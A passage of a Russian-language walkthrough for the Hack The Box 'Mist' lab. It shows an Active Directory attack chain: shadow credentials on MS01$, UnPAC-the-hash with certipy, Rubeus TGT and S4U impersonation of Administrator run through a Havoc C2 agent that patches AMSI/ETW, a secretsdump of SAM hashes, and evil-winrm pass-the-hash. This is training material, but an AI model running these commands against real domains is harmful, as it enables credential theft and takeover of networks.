 clear_rbcd target - Clear the resource based constrained delegation configuration information.
 clear_shadow_creds target - Clear shadow credentials on the target (sAMAccountName).
 disable_account user - Disable the user's account.
 enable_account user - Enable the user's account.
 dump - Dumps the domain.
 search query [attributes,] - Search users and groups by name, distinguishedName and sAMAccountName.
 get_user_groups user - Retrieves all groups this user is a member of.
 get_group_users group - Retrieves all members of a group.
 get_laps_password computer - Retrieves the LAPS passwords associated with a given computer (sAMAccountName).
 grant_control target grantee - Grant full control of a given target object (sAMAccountName) to the grantee (sAMAccountName).
 set_dontreqpreauth user true/false - Set the don't require pre-authentication flag to true or false.
 set_rbcd target grantee - Grant the grantee (sAMAccountName) the ability to perform RBCD to the target (sAMAccountName).
set_shadow_creds target - Set shadow credentials on the target object (sAMAccountName).
 start_tls - Send a StartTLS command to upgrade from LDAP to LDAPS. Use this to bypass channel binding for operations necessitating an encrypted channel.
 write_gpo_dacl user gpoSID - Write a full control ACE to the gpo for the given user. The gpoSID must be entered surrounding by {}.
 exit - Terminates this session.

# clear_shadow_creds MS01$
Found Target DN: CN=MS01,CN=Computers,DC=mist,DC=htb
Target SID: S-1-5-21-1045809509-3006658589-2426055941-1108

Shadow credentials cleared successfully!

# set_shadow_creds MS01$
Found Target DN: CN=MS01,CN=Computers,DC=mist,DC=htb
Target SID: S-1-5-21-1045809509-3006658589-2426055941-1108

KeyCredential generated with DeviceID: 0f563296-3816-0f19-9229-899c13c857e6
Shadow credentials successfully added!
Saved PFX (#PKCS12) certificate & key at path: OxyeEzOV.pfx
Must be used with password: aQEvmyLrlCS1U0Hfwx5P

#
```

Выполнение ShadowCreds

Теперь снимем пароль с сертификата и через технику UnPAC the hash по сертификату машинной учетной записи получим ее NTLM-хеш.

```
certipy cert -export -pfx '87A0bfVH.pfx' -password
'oNOsPXtyUUkIkyCHgY0b' -out ms01.pfx
```

```
proxychains -q certipy auth -pfx ms01.pfx -domain mist.htb -username
'MS01$' -dc-ip 192.168.100.100 -ns 192.168.100.100
```




```
venv ~/tools/pentest/Certipy git:(main) (16.873s)
proxychains -q certipy auth -pfx ~/tmp/HTB/mist/ms01.pfx -domain mist.htb -username 'MS01$' -dc-ip 192.168.100.100 -ns 192.168.100.100
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Could not find identification in the provided certificate
[*] Using principal: ms01$@mist.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ms01.ccache'
[*] Trying to retrieve NT hash for 'ms01$'
[*] Got hash for 'ms01$@mist.htb': aad3b435b51404eeaad3b435b51404ee:6c8836240c39914164ee3d85fe4bf352
```

Хеш пароля пользователя

Используя NTLM-хеш машинной учетной записи, мы можем при помощи инструмента **Rubeus** запросить для нее билет TGT, а затем с этим билетом через расширение S4U получить билет TGS для любой службы, работающей от имени машинной учетной записи, на имя любого пользователя домена. Будем получать тикет администратора для службы CIFS.


```
dotnet inline-execute Rubeus.exe asktgt /nowrap /user:ms01$ /domain:
mist.htb /rc4:6c8836240c39914164ee3d85fe4bf352 /nowrap
```



```
11/05/2024 23:11:37 [ralf] Demon » dotnet inline-execute /home/ralf/tmp/Rubeus.exe asktgt /nowrap /user:ms01$ /domain:mist.htb /rc4:6c8836240c39914164ee3d85fe4bf352 /nowrap
[*] [594F7063] Tasked demon to inline execute a dotnet assembly: /home/ralf/tmp/Rubeus.exe
[+] Send Task to Agent [358 bytes]
[*] [HwBpEngine] Amsi/Etw has been hooked & patched
[*] Using CLR Version: v4.0.30319
[+] Received Output [2888 bytes]:

  v2.3.2

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 6c8836240c39914164ee3d85fe4bf352
[*] Building AS-REQ (w/ preauth) for: 'mist.htb\ms01$'
[*] Using domain controller: 192.168.100.100:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFLDCCBSigAwIBBaEDAgEWooIEUDCCBExhggRIMIIERKADAgEFoQobCE1JU1QuSFRCoh0wG6ADAgECoRQwEhsGa3JidGd0GwhtaXN0Lmh0YqOCBBAwggQMoAMCARKhAwIBAqKCA/4EggP6GIrVaLqBPkgq+awvii09gtr

  ServiceName              :  krbtgt/mist.htb
  ServiceRealm             :  MIST.HTB
  UserName                 :  ms01$ (NT_PRINCIPAL)
  UserRealm                :  MIST.HTB
  StartTime                :  5/11/2024 1:11:42 PM
  EndTime                  :  5/11/2024 11:11:42 PM
  RenewTill                :  5/18/2024 1:11:42 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  Hr+ZD0QeHayxWa1+YumO7g==
  ASREP (key)              :  6C8836240C39914164EE3D85FE4BF352
```

Получение TGT для MS01$

```
dotnet inline-execute Rubeus.exe s4u /self /impersonateuser:
Administrator /altservice:"cifs/ms01.mist.htb" /ticket:doIFLDC.....
C5odGI= /nowrap
```




```
11/05/2024 23:13:26 [ralf] Demon » dotnet inline-execute /home/ralf/tmp/Rubeus.exe s4u /self /impersonateuser:Administrator /altservice:"cifs/ms01.mist.htb" /ticket:doIFLDCCBSigAwIBBaE
[*] [E3AF6D57] Tasked demon to inline execute a dotnet assembly: /home/ralf/tmp/Rubeus.exe
[+] Send Task to Agent [3890 bytes]
[*] [HwBpEngine] Amsi/Etw has been hooked & patched
[*] Using CLR Version: v4.0.30319
[+] Received Output [2657 bytes]:

  v2.3.2

[*] Action: S4U

[*] Action: S4U

[*] Building S4U2self request for: 'ms01$@MIST.HTB'
[*] Using domain controller: DC01.mist.htb (192.168.100.100)
[*] Sending S4U2self request to 192.168.100.100:88
[+] S4U2self success!
[*] Substituting alternative service name 'cifs/ms01.mist.htb'
[*] Got a TGS for 'Administrator' to 'cifs@MIST.HTB'
[*] base64(ticket.kirbi):

      doIF2jCCBdagAwIBBaEDAgEWooIE4zCCBN9hggTbMIIE16ADAgEFoQobCE1JU1QuSFRCoiAwHqADAgEBoRcwFRsFY2lmcxsNbXMwMS5taXN0Lmh0YqOCBKAwggScoAMCARKhAwIBA6KCBI4EggSK8PKGn/FVhvngdvXx6b9kngeXS9PWz
```

Получение TGS для Administrator

Благодаря технике AnySPN мы можем использовать полученный TGS для доступа к любой службе на хосте, а не только CIFS. Утилитой **RubeusToCcache** сконвертируем его на локальной машине в формат ccache и сдампим учетные данные с хоста MS01.

```
python3 rubeustoccache.py 'doIF2.....5odGI=' ms01.kirbi ms01.ccache
```

```
KRB5CCNAME=/ms01.ccache proxychains -q impacket-secretsdump 'mist.
htb/Administrator'@ms01.mist.htb -k -no-pass
```




```
~/tmp/HTB/mist
KRB5CCNAME=/home/ralf/tmp/HTB/mist/ms01.ccache proxychains -q impacket-secretsdump 'mist.htb/Administrator'@ms01.mist.htb -k -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe3a142f26a6e42446aa8a55e39cbcd86
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:711e6a685af1c31c4029c3c7681dd97b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:90f903787dd064cc1973c3aa4ca4a7c1:::
svc_web:1000:aad3b435b51404eeaad3b435b51404ee:76a99f03b1d2656e04c39b46e16b48c8:::
```

Содержимое базы SAM на хосте MS01

С хешем локального администратора получаем управление через службу WinRM и читаем первый флаг.

```
proxychains -q evil-winrm -i 192.168.100.101 -u Administrator -H
711e6a685af1c31c4029c3c7681dd97b
```




```
proxychains -q evil-winrm -i 192.168.100.101 -u Administrator -H 711e6a685af1c31c4029c3c7681dd97b

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\user.txt
3e7614a6642bb4c5718a0371afa8b4eb
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Флаг пользователя

Пользователь OP_SHARON.MULLARD


Запускаем на хосте агент Havoc от имени администратора и просматриваем файловую систему. В папке Users находим домашний каталог пользователя Sharon.Mullard.



```
Administrator
Administrator.MIST
All Users
Brandon.Keywarp
Default
Default User
desktop.ini                174 B
Public
Sharon.Mullard
svc_web
```

